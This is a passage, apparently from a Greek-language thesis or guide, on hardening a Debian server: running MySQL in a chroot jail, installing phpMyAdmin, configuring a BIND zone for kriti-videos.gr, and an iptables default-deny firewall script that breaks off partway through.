
Αντιγράφουμε μετά τα περιεχόμενα κάποιον φακέλων:

```
cp -Rp /var/lib/mysql/          /var/chroot/mysql/var/lib/
cp -Rp /etc/mysql/              /var/chroot/mysql/etc/
cp -Rp /var/log/mySQL/          /var/chroot/mysql/var/log/
cp -Rp /usr/share/mysql/        /var/chroot/mysql/usr/share/
```

Έπειτα για να μπορεί η mySQL να γράφει στο αρχείο καταγραφής μέσω του syslog, τροποποιούμε το αρχείο εκκίνησης του syslog `/etc/init.d/sysklogd` όπως φαίνεται στο ΠΑΡΑΡΤΗΜΑ ώστε να λαμβάνει δεδομένα και από το socket της mySQL που βρίσκεται μέσα στην φυλακή.


Τέλος για να μπορούμε να «ρίξουμε» την mySQL στην φυλακή chroot και να τρέχει σαν τον χρήστη «mysql» θα χρησιμοποιήσουμε αντί του κλασικού chroot το πρόγραμμα chrootuid που τα κάνει ταυτόχρονα και αυτόματα. Προς τον σκοπό αυτόν, εγκαθιστούμε το chrootuid με `apt-get install chrootuid`.

Μπορούμε πλέον να εκκινήσουμε την mySQL με την εντολή `chrootuid /var/chroot/mysql/ mysql /usr/sbin/mysqld &` και βλέπουμε αν εκκινεί κανονικά χωρίς σφάλματα:



Εικόνα 17 - Εκκίνηση της mySQL σε περιβάλλον chroot


Βλέπουμε δηλαδή ότι εκκίνησε κανονικά και μπήκε στο background και ότι τρέχει με PID 15972. Επίσης μπορούμε με δύο τρόπους να ελέγξουμε ότι η mySQL όντως τρέχει σε περιβάλλον chroot. Μπορούμε να δοκιμάσουμε να συνδεθούμε κανονικά με το προεπιλογής socket (`/var/run/mysqld/mysqld.sock`) και να δούμε αν μας επιτρέπει:



Εικόνα 18 - Σύνδεση με mySQL σε chroot

Βλέπουμε ότι η πρώτη προσπάθεια σύνδεσης μέσω του προεπιλογής socket δεν ήταν επιτυχείς αλλά αν δώσουμε σαν socket αυτό που δημιουργεί η mySQL μέσα στο chroot (`/var/chroot/mysql/var/run/mysqld/mysqld.sock`) συνδεόμαστε κανονικά.

Επίσης για να δούμε αν πραγματικά είμασε σε chroot φυλακή μπορούμε να πούμε στην mySQL να μας εμφανίσει ένα αρχείο που κανονικά θα έβρισκε, για παράδειγμα το αρχείο `/etc/passwd` που έχει δικαιώματα ανάγνωσης για όλους:



Εικόνα 19 - Ανάγνωση αρχείου σε chroot από την mySQL


Μας επιστρέφει NULL όπως και θα έπρεπε αν ήταν chrooted κανονικά στον φάκελό της.

Σαν πρόσθετες ενέργειες που θα διευκόλυναν λίγο την διαχείριση θα μπορούσαμε να τροποποιήσουμε το αρχείο εκκίνησης της mySQL (/etc/init.d/mysql) ώστε να την ξεκινάει αυτόματα σε περιβάλλον chroot (δεν θα χρειαζόταν να τρέχουμε χειροκίνητα την chrootuid) όπως επίσης και να δημιουργήσουμε ένα script που να καλείται από το αρχείο εκκίνησης και να αντιγράφει κάθε φορά εκ νέου τα απαραίτητα αρχεία στον φάκελο chroot της mySQL. Με τον τρόπο αυτό αποφεύγουμε προβλήματα κατά την εφαρμογή των ενημερώσεων ασφαλείας αφού κάθε φορά η mySQL θα έχει τα ενημερωμένα αρχεία στο chroot χωρίς εμείς να χρειάζεται να ψάξουμε να βρούμε ποια αρχεία επιρεάστηκαν και να τα αντιγράψουμε χειρκίνητα.

Λογισμικό διαχείρισης βάσεων δεδομένων mySQL, phpMyAdmin

Για να έχουμε εύκολη διαχείριση της mySQL χωρίς να χρειαστεί να καταφεύγουμε στη γραμμή εντολών, εγκαθιστούμε το πακέτο phpMyAdmin που είναι ένα κομμάτι ελεύθερου λογισμικού γραμμένο σε PHP και που μας επιτρέπει να δουλεύουμε με την mySQL μέσω Διαδικτύου και μέσα από τον περιηγητή μας.

Αφού έχουμε εγκαταστήσει το phpmyadmin έχει δημιουργηθεί ο φάκελος `/usr/share/phpmyadmin/` που περιέχει τα αρχεία της εφαρμογής. Επειδή έχουμε απαγορέψει στον apache να ακολουθεί «εικονικούς δεσμούς» (symlinks) πρέπει να αντιγράψουμε όλο τον φάκελο αυτόν στον φάκελο `/var/www/`. Έπειτα από αυτό για να έχουμε πρόσβαση στη σελίδα διαχείρισης πληκτρολογούμε www.kriti-videos.gr/phpmyadmin/ :



Εικόνα 20 - Κεντρική σελίδα της phpMyAdmin

Ο διακομιστής ονομάτων BIND

Το BIND είναι το ακρώνυμο του The Berkeley Internet Name Domain Server. Ο «ονομαστικός κατάλογος» του Διαδικτύου, BIND, δημιουργήθηκε αρχικά από 4 προπτυχιακούς φοιτητές του Πανεπιστημίου της Καλιφορνίας, Μπέρκλεϋ (University of California, Berkeley)[13]. Η πιο πρόσφατη έκδοση BIND 9 αποτελεί επανασχεδιασμό και ανανέωση της αρχικής έκδοσης του BIND, γραμμένου εκ νέου. Όπως εξηγήσαμε στο προηγούμενο κεφάλαιο έχει δηλωθεί σαν υπεύθυνος για το domain kriti-videos.gr ο διακομιστής μας. Στον φάκελο `/etc/bind/` δημιουργούμε το αρχείο kriti-videos.gr.hosts και προσθέτουμε μέσα τις εξής γραμμές:

```
$ttl 38400
kriti-videos.gr.        IN      SOA     genesis.cobaltblue.gr. admin.
kriti-videos.gr. (
                        1140279148
                        10800
                        3600
                        604800
                        38400 )
kriti-videos.gr.        IN      NS      ns1.cobaltblue.gr.
kriti-videos.gr.        IN      A       83.133.127.52
www.kriti-videos.gr.    IN      CNAME   kriti-videos.gr.
kriti-videos.gr.        IN      MX      1 mail.kriti-videos.gr.
mail.kriti-videos.gr.   IN      A       83.133.127.52
```

[13] https://www.isc.org/software/bind/history

Υπάρχουν δύο προτάσεις μετά το SOA (έναρξη ευθύνης για το domain), ένα που μας πληροφορεί ποιος διακομιστής είναι υπεύθυνος για το domain (genesis.cobaltblue.gr) και η άλλη τον υπεύθυνο επικοινωνίας για το domain. Η διεύθυνση επικοινωνίας δε χρησιμοποιείται από κάποιο πρόγραμμα και προορίζεται αποκλειστικά για ανάγνωση από ανθρώπους, έχει δε αντικατασταθεί το «@» σύμβολο με την τελεία «.». Έπειτα ακολουθεί ένας σειριακός αριθμός που πρέπει να μεταβάλλεται κάθε φορά που αλλάζουμε το αρχείο και μερικά μεγέθη σχετικά με το πόσο συχνά πρέπει να ανανεώνουν τα δεδομένα άλλοι διακομιστές DNS καθώς και το πότε λήγουν τα προσωρινά αποθηκευμένα (cached) δεδομένα DNS.

Ιδιαίτερη σημασία έχει η τιμή της μεταβλητής $ttl στην αρχή του αρχείου που επαναλαμβάνεται και στο τέλος των παραμέτρων. Επειδή όπως είδαμε στο προηγούμενο κεφάλαιο η διαδικασία επίλυσης ενός ονόματος περιλαμβάνει πολλά βήματα και είναι σχετικά χρονοβόρα, στην πράξη πολλοί clients και άλλοι διακομιστές DNS αποθηκεύουν προσωρινά (caching) πληροφορίες σχετικά με τα ονόματα που έχουν ήδη επιλύσει. Αλλά οι διακομιστές δε μπορούν να αποθηκεύσουν τις πληροφορίες αυτές επ'αόριστον γιατί αν το κάνανε, οι οποιεσδήποτε αλλαγές των στοιχείων του ονόματος στους υπεύθυνους για αυτά διακομιστές δε θα φτάνανε ποτέ και στο υπόλοιπο δίκτυο· οι απομακρυσμένοι διακομιστές απλά θα χρησιμοποιούσαν τις προσωρινά αποθηκευμένες πληροφορίες.

Συνεπώς, ο διαχειριστής του ονόματος αποφασίζει για μία τιμή ttl (time to live) για τα δεδομένα του ονόματος. Ο χρόνος ttl είναι ο χρόνος που οποιοσδήποτε διακομιστής ή πελάτης μπορεί να κρατήσει αποθηκευμένες τις πληροφορίες. Αφού περάσει το χρονικό αυτό διάστημα, ο διακομιστής πρέπει να τις σβήσει και να ανακτήσει ανανεωμένα δεδομένα από τους υπεύθυνους διακομιστές ονομάτων (authorative name servers).

Ο προσδιορισμός του χρόνου ttl αποτελεί ανταλλαγή μεταξύ επιδόσεων και συνέπειας. Ένας μικρός χρόνος ttl σχεδόν εγγυάται ότι οι πληροφορίες ονόματος είναι πρόσφατες αλλά οι απομακρυσμένοι διακομιστές ονομάτων θα αναγκάζονται να ανανεώνουν τις πληροφορίες πιο συχνά, πράγμα που αυξάνει τον φόρτο εργασίας των διακομιστών και επιμηκύνει το χρόνο επίλυσης ενός ονόματος. Από την άλλη, ένας μεγάλος χρόνος ttl μειώνει το χρόνο επίλυσης αλλά αν αλλάξουν τα δεδομένα για ένα όνομα, οι λανθασμένες πληροφορίες θα υπάρχουν στο δίκτυο για μεγαλύτερο χρονικό διάστημα.

Οι επόμενες γραμμές είναι καταχωρήσεις εγγραφών (resource records) σχετικά με το domain μας.

- Εγγραφή τύπου «NS»
  Ορίζει διακομιστή ονόματος (name server) για το domain αυτό. Στην περίπτωσή μας ο διακομιστής ns1.cobaltblue.gr είναι αυτός που κρατάει τις πληροφορίες για το domain kriti-videos.gr
- Εγγραφή τύπου «A»
  Αποτελεί χαρτογράφηση ονόματος σε διεύθυνση IP. Ουσιαστικά μας λέει ότι το όνομα kriti-videos.gr βρίσκεται στη διεύθυνση 83.133.127.52
- Εγγραφή τύπου «CNAME»
  Οι εγγραφές τύπου CNAME (canonical name) ουσιαστικά ορίζουν παρωνύμιο για μία άλλη εγγραφή. Το www.kriti-videos.gr είναι

«ψευδώνυμο» για το kriti-videos.gr. Αποφεύγουμε να ορίζουμε CNAME εγγραφή για μία ήδη υπάρχουσα εγγραφή CNAME.

- Εγγραφή τύπου «MX»
  Ορίζουν ποιος είναι ο υπεύθυνος διακομιστής ηλεκτρονικής αλληλογραφίας για το domain μας, δηλαδή εδώ ο mail.kriti-videos.gr είναι ο διακομιστής υπεύθυνος για τη λήψη της ηλεκτρονικής αλληλογραφίας. Ο αριθμός δίπλα στην εγγραφή αυτή είναι η *σειρά προτεραιότητας* για την περίπτωση που έχουμε ορίσει πολλαπλές εγγραφές MX. Έτσι αν δε μπορούμε να επικοινωνήσουμε με τον πρώτο διακομιστή MX, θα δοκιμαστεί ο επόμενος στη σειρά και ου το καθεξής.

Αφού έχουμε ορίσει τις πληροφορίες που χρειαζόμαστε για το domain μας, προσθέτουμε στο `/etc/bind/named.conf.local`:

```
zone "kriti-videos.gr" {
        type master;
        file "/etc/bind/kriti-videos.gr.hosts";
        };
```

ώστε να γνωρίζει ο BIND ότι αποτελεί master nameserver για το domain kriti-videos.gr και ότι οι εγγραφές για το domain αυτό βρίσκονται στο αρχείο kriti-videos.gr.hosts.

Firewall – Τείχος Ασφαλείας!

Για τη γενικότερη προστασία του διακομιστή από επιθέσεις που προέρχονται από το δίκτυο είναι απαραίτητη η ύπαρξη ενός firewall, ενός ειδικευμένου προγράμματος δηλαδή που ελέγχει και ρυθμίζει τη δικτυακή κίνηση από και προς τον διακομιστή μας και που επιτρέπει ή απαγορεύει τη διέλευση της κίνησης σύμφωνα με ένα σύνολο κανόνων.


Σε γενικές γραμμές υπάρχουν τριών ειδών firewall: network layer – packet filters, application layer και proxies.

- **Network layer – packet filters**
  Τα firewall τύπου packet filter δουλεύουν σε ένα σχετικά χαμηλό επίπεδο του μοντέλου OSI, τυπικά στο επίπεδο Δικτύου (Network layer όπως υπονοεί και το όνομά τους). Λειτουργούν εξετάζοντας τα πακέτα ως προς ορισμένα χαρακτηριστικά ή ένα συνδυασμό χαρακτηριστικών (διεύθυνση αποστολέα και προορισμού, θύρα αποστολής και προορισμού για πακέτα TCP/UDP κτλ) και εκτελεί τις κατάλληλες ενέργειες, σύμφωνα με το σύνολο κανόνων που έχουν οριστεί, αν ένα πακέτο ταιριάζει στα χαρακτηριστικά αυτά.
  Στη συνέχεια αυτού του είδους τα firewall χωρίζονται σε stateful και stateless, ανάλογα με το αν μπορεί να ξεχωρίσει ή όχι αν ένα πακέτο ανήκει σε μία ήδη υπάρχουσα ροή δεδομένων (εγκαθιδρυμένη σύνδεση). Τα stateful firewalls διατηρούν μια λίστα όλων των συνδέσεων που περνάν μέσα από αυτά και μπορεί να διαπιστώσει αν ένα πακέτο ανήκει σε κάποιο από αυτά. Έτσι μπορεί να προστατέψει εναντίων περισσότερων

και πιο περίπλοκων επιθέσεων ενώ τα stateless firewalls ελέγχουν απλά ατομικά το κάθε πακέτο.

- **Application layer firewalls**
  Τα firewall τύπου application layer, εξετάζουν τα πακέτα στο επίπεδο εφαρμογής του μοντέλου OSI και μπορούν να «καταλάβουν» ορισμένες εφαρμογές και πρωτόκολλα, παρεμβάλλοντας ανάμεσα στα μεταφερόμενα πακέτα και τις εφαρμογές αυτές. Αυτού του είδους τα firewall μπορούν να «ανακαλύψουν» πακέτα εφαρμογών που χρησιμοποιούν μη-κανονικές θύρες για επικοινωνία, για παράδειγμα μπορεί να καταλάβει υπάρχει κίνηση http πάνω στη θύρα 1234 αντί της κανονικής 80.
- **Proxies'**
  Μία συσκευή proxy μπορεί να λειτουργήσει ως firewall εξυπηρετώντας εκ μέρους πελατών αιτήσεις για συγκεκριμένους πόρους. Για παράδειγμα ένας υπολογιστής μπορεί να ζητήσει από τον proxy μια συγκεκριμένη ιστοσελίδα οπότε και ο proxy θα ανακτήσει εκ μέρους του την ιστοσελίδα και στη συνέχεια να τη μεταφέρει στον υπολογιστή.
  Με τον τρόπο αυτό απομονώνονται οι υπολογιστές που βρίσκονται πίσω από τον proxy από τα υπόλοιπα δίκτυα.

Η ιδανική περίπτωση είναι να διαθέτουμε μια εξειδικευμένη συσκευή firewall να ελέγχει την κίνηση που φεύγει και έρχεται στο υποδίκτυό μας αλλά και πρόγραμμα firewall να τρέχει σε κάθε διακομιστή ξεχωριστά όπως στο παρακάτω διάγραμμα:



Εικόνα 21 - Ιδανική περίπτωση χρήσης firewall

Δεν θα ασχοληθούμε με την αφιερωμένη συσκευή firewall, αφού το περιβάλλον μας δεν κάνει τέτοια πρόβλεψη, παρά μόνο με το firewall που τρέχει ξεχωριστά σε κάθε διακομιστή.

Ο πυρήνας του Linux διαθέτει έναν προηγμένο μηχανισμό-πλαίσιο (framework) διαχείρισης πακέτων δικτύου ονόματι netfilter. Το πλαίσιο αυτό επιτρέπει σε άλλο λογισμικό που τρέχει πάνω του να κάνουν διαχείριση πακέτων όπως μετάφραση διευθύνσεων δικτύου (network address translation – NAT), μετάφραση διεύθυνσης

και θύρας δικτύου (network address and port translation – NAPT), φιλτράρισμα πακέτων και γενικά την τροποποίηση πακέτων.

Το πλέον κοινό λογισμικό που αξιοποιεί τις υπηρεσίες του netfilter είναι το iptables. Το iptables[14] είναι το πρόγραμμα γραμμής εντολών που τρέχει πάνω από τον πυρήνα (userspace) και που χρησιμοποιείται για την παραμετροποίηση των κανόνων φιλτραρίσματος πακέτων τύπου IPv4 και IPv6 που χρησιμοποιούνται από τον πυρήνα.

Επειδή οι κανόνες φιλτραρίσματος αποθηκεύονται στον πυρήνα, δηλαδή στη μνήμα RAM, είναι αναπόφευκτο να χάνονται αν γίνει επανεκκίνηση του διακομιστή ή αν τερματιστεί η λειτουργία του. Για να αποθηκευτούν μόνιμα οι κανόνες και για να χρησιμοποιούνται κάθε φορά που ξεκινάει ο διακομιστής τους περνάμε σε ένα αρχείο δέσμης εντολών (shell script) που περιέχει και τις κατάλληλες διαδικασίες για να εφαρμόζονται με την εκκίνηση του διακομιστή. Το αρχείο αυτό στη συνέχεια φροντίζουμε να εκτελείται σε κάθε εκκίνηση προσθέτοντας ένα ακόμα αρχείο δέσμης εντολών που το καλεί, στον φάκελο `/etc/rc2.d/`.

[14] http://www.netfilter.org/projects/iptables/index.html

Το αρχείο δέσμης εντολών που φορτώνει τους κανόνες έχει ως εξής[15]:

```
#! /bin/sh
# init.d/localfw

# System startup script for local packet filters
# Let's save typing & confusion with a couple of variables.

IP_LOCAL=83.133.127.52
IPTABLES=/sbin/iptables
test -x $IPTABLES || exit 5


case "$1" in
start)

echo -n "Loading Packet Filters"

# SETUP -- stuff necessary for any bastion host
# Load kernel modules first
# (We like modprobe because it automatically checks for and loads any
other
# modules required by the specified module.)
modprobe ip_tables
modprobe ip_conntrack_ftp

# Flush active rules and custom tables
$IPTABLES --flush
$IPTABLES --delete-chain

# Set default-deny policies for all three default chains
$IPTABLES -P INPUT DROP
$IPTABLES -P FORWARD DROP
$IPTABLES -P OUTPUT DROP

# Give free reign to the loopback interfaces, i.e. local processes may
connect
# to other processes' listening-ports.
$IPTABLES -A INPUT  -i lo -j ACCEPT
$IPTABLES -A OUTPUT -o lo -j ACCEPT

# Do some rudimentary anti-IP-spoofing drops. The rule of thumb is "drop
# any source IP address which is impossible" (per RFC 1918)

$IPTABLES -A INPUT -s 255.0.0.0/8 -j LOG --log-prefix "Spoofed source
IP"
$IPTABLES -A INPUT -s 255.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s 0.0.0.0/8 -j LOG --log-prefix "Spoofed source IP"
$IPTABLES -A INPUT -s 0.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s 127.0.0.0/8 -j LOG --log-prefix "Spoofed source
IP"
$IPTABLES -A INPUT -s 127.0.0.0/8 -j DROP
```

[15] Προσαρμοσμένο παράδειγμα από το βιβλίο «Building Secure Servers with Linux», O'Reilly

```
$IPTABLES -A INPUT -s 192.168.0.0/16 -j LOG --log-prefix "Spoofed source
IP"
$IPTABLES -A INPUT -s 192.168.0.0/16 -j DROP
$IPTABLES -A INPUT -s 172.16.0.0/12 -j LOG --log-prefix "Spoofed source
IP"
$IPTABLES -A INPUT -s 172.16.0.0/12 -j DROP
$IPTABLES -A INPUT -s 10.0.0.0/8 -j LOG --log-prefix "Spoofed source IP"
$IPTABLES -A INPUT -s 10.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s 172.16.0.0/12 -j DROP
$IPTABLES -A INPUT -s 10.0.0.0/8 -j LOG --log-prefix "Spoofed source IP"
$IPTABLES -A INPUT -s 10.0.0.0/8 -j DROP

# The following will NOT interfere with local inter-process traffic,
whose
# packets have the source IP of the local loopback interface
$IPTABLES -A INPUT -s $IP_LOCAL -j LOG --log-prefix "Spoofed source IP"
$IPTABLES -A INPUT -s $IP_LOCAL -j DROP

# Tell netfilter that all TCP sessions do indeed begin with SYN
# (There may be some RFC-non-compliant application somewhere which
# begins its transactions otherwise, but if so I've never heard of it)

$IPTABLES -A INPUT -p tcp ! --syn -m state --state NEW -j LOG --log-
prefix "Stealth scan attempt?"
$IPTABLES -A INPUT -p tcp ! --syn -m state --state NEW -j DROP

# INBOUND POLICY
# (Applies to packets entering our network interface from the network,
# and addressed to this host)

# Accept inbound packets that are part of previously-OK'ed sessions
$IPTABLES -A INPUT -j ACCEPT -m state --state ESTABLISHED,RELATED

# Accept inbound packets which initiate SSH sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 10000 -m state --state NEW

# Accept inbound packets which initiate Webmin sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 11882 -m state --state NEW

# Accept inbound packets which initiate SMTP sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 25 -m state --state NEW

# Accept inbound packets which initiate FTP sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 21 -m state --state NEW

# Accept inbound packets which initiate HTTP sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 80 -m state --state NEW

# Accept inbound packets which initiate HTTPS sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 443 -m state --state NEW

# Accept inbound DNS packets
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 53 -m state --state NEW
$IPTABLES -A INPUT -p udp -j ACCEPT --dport 53 -m state --state NEW

# Accept inbound POP3 packets
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 110 -m state --state NEW

# Accept inbound IMAP packets
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 143 -m state --state NEW
#Accept inbound Streaming sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 8000 -m state --state NEW
```

```
#Accept inbound Streaming sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 50000 -m state --state NEW

# Log and drop anything not accepted above
# (Obviously we want to log any packet that doesn't match any ACCEPT
rule, for
# both security and troubleshooting.

$IPTABLES -A INPUT -j LOG --log-prefix "Dropped by default (INPUT):"
$IPTABLES -A INPUT -j DROP

# OUTBOUND POLICY
# (Applies to packets sent to the network interface (NOT loopback)
# from local processes)
# If it's part of an approved connection, let it out
$IPTABLES -I OUTPUT 1 -m state --state RELATED,ESTABLISHED -j ACCEPT

# Allow outbound ping
# (For testing only) If someone compromises your system they may attempt
# to use ping to identify other active IP addresses on the DMZ. Comment
# this rule out when you don't need to use it yourself!)

